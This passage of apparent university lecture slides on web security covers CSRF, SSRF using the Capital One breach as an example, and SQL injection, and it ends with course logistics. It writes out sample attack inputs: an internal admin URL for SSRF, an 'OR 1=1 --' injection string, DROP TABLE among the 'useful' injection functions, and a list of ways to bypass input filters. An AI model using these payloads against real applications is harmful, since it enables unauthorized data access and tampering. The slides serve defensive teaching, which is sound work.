  - Implement XSS defenses first
  - User interaction-based protection
  - SameSite cookie attribute
  - CSRF tokens
- Bad ideas
  - Using secret cookie – it’s always submitted
  - Multistep transactions

Server side request forgery (SSRF)

- Remember Capital One breach?
- Vulnerable application is tricked into sending an API request to another backend service to retrieve information

  `bankApi=http://192.168.0.68/admin`
  - Server vulnerability
  - No client victim involved
- For Capital One
  - Target application was Web Application Firewall
  - Backend services were AWS Metadata service and S3 bucket
- SSRF defenses
  - Complete input validation of URL

XSS vs CSRF vs SSRF

- XSS: Trick a user into running a malicious script from a trusted server
- CSRF: Trick a user into making a request with a legitimate cookie
- SSRF: Trick server into permitting unauthorized API access

- XSS is more dangerous than a CSRF vulnerability
  - XSS scripts could do almost anything in the web domain, including launching CSRF
- CSRF only causes state changes
  - Attacker does not receive the contents of the HTTP response
- SSRF can cause greatest harm
  - Relies on web applications doing full input validation

Structured Query Language (SQL) Injection

What can SQL do?

- SQL: Standard language to access and manipulate databases
  - Web servers frequently require long-term storage in databases including SQL Server, MySQL, SQLite
- SQL can:
  - Execute queries
  - Insert, update, delete records
  - Create new databases
  - Create new tables
  - Create stored procedures
  - And more…

Example SQL queries

- `SELECT * FROM products`
- `SELECT Name, Price FROM products`
- `SELECT Name, Price FROM products ORDER BY Price`
- `SELECT * FROM products WHERE Name = ‘prod1’`
- `SELECT * FROM products WHERE Name = ‘prod1’ OR Name = ’prod2’`
- `SELECT * FROM products WHERE Price < 100`

“*” means all columns

SQL injection


- Goal: execute arbitrary database commands via a vulnerable application
  - Read sensitive data from the database
  - Modify database
  - Execute administrative operations on the database
  - Sometimes issue commands to the operating system
- Attack is possible when an application combines unsafe user supplied data with a SQL query “template”
- Schema-less (NoSQL) databases like MongoDB and Elasticsearch are vulnerable to similar attacks, but not covered here

Impact of SQL injection attack

- Many web applications take user input from a form
- Often the user input is used literally in the construction of a SQL query submitted to a database
- Attacker can place SQL statements in the user input to violate:
  - Data confidentiality
  - Data integrity
  - Unauthorized access (when database contains authentication / authorization information)

Useful SQL injection functions

- ‘
- -- (space)
- ;
- DROP TABLE X
- INSERT into X
- and 1=1



SQL injection example

- SQL template:
  SELECT * FROM users WHERE username = “${username}”

- Malicious input
  username: ” OR 1=1 --

- Resulting query:
  SELECT * FROM users WHERE username = ”” OR 1=1 --”

Input filters can be bypassed

- Add white space
- Add special characters (new lines and tabs and null)
- Use inline comments
- Use URL encoding, Char encoding
- String concatenation
- Alternatives to OR 1=1
  - OR ’SQLi’=‘SQL’+’i’;
  - OR ‘SQLi’>’S’;
  - Or 20>1
  - Or 2 between 3 and 1
  - Or ’SQLi’=N’SQLi’
  - 1 and 1=1
  - 1 || 1 = 1
  - 1 && 1 = 1

Another example of why black-lists are ineffective

SQL attack types

- In-band
  - Attacker uses the same channel to launch attack and retrieve data
- Out-of-band
  - Attacker retrieves data on a different channel (for example, email)
- Inferential
  - No returned data, use side channel to make observations of database server behavior, like timing

SQL injection defenses

- Use of Prepared Statements (with Parameterized Queries)
  - Language specific
  - Pass each parameter to query to distinguish between code and data
- Use of Stored Procedures
  - Prebuilt SQL statements with parameters
- Allow-list Input Validation
  - List safe values for user input (for example, expected table names)
- Escaping All User Supplied Input
  - Use as last resort as it is not always effective

SQL injection summary

- SQL injection attacks are possible when the application combines unsafe user supplied data with SQL query strings
- Very common problem
- Easy solution: use parameterized SQL to sanitize the user input automatically; do not attempt to do it yourself

Use a web vulnerability scanner

- For example:

- Burp Suite – An integrated platform for performing security testing of web applications
- https://portswigger.net/burp/communitydownload

What we discussed

- Same-Origin Policy
- Cookie attributes
  - Secure
  - HttpOnly
  - SameSite
- XSS
  - Stored
  - Reflected
  - Server-side defenses
  - Client-side defenses
- CSRF
  - Attack
  - Defenses
- SSRF
  - Capital One attack
  - Defenses
- CSRF vs XSS vs SSRF
- SQL Injection
  - SQL queries
  - Input filter limitations
  - Attack types
  - Defenses

What's next

- No class Tuesday
- Thursday: Module 9 Social Engineering – Guest Lecture
- Quiz 8, 8 Lab Natas due on Tuesday
- Mastery Extension Report Draft due on Tuesday
- #breach-of-the-week – participate on slack!
- Office hours Thurs 11:00am-12:00pm in 192-333 or M/W/F on zoom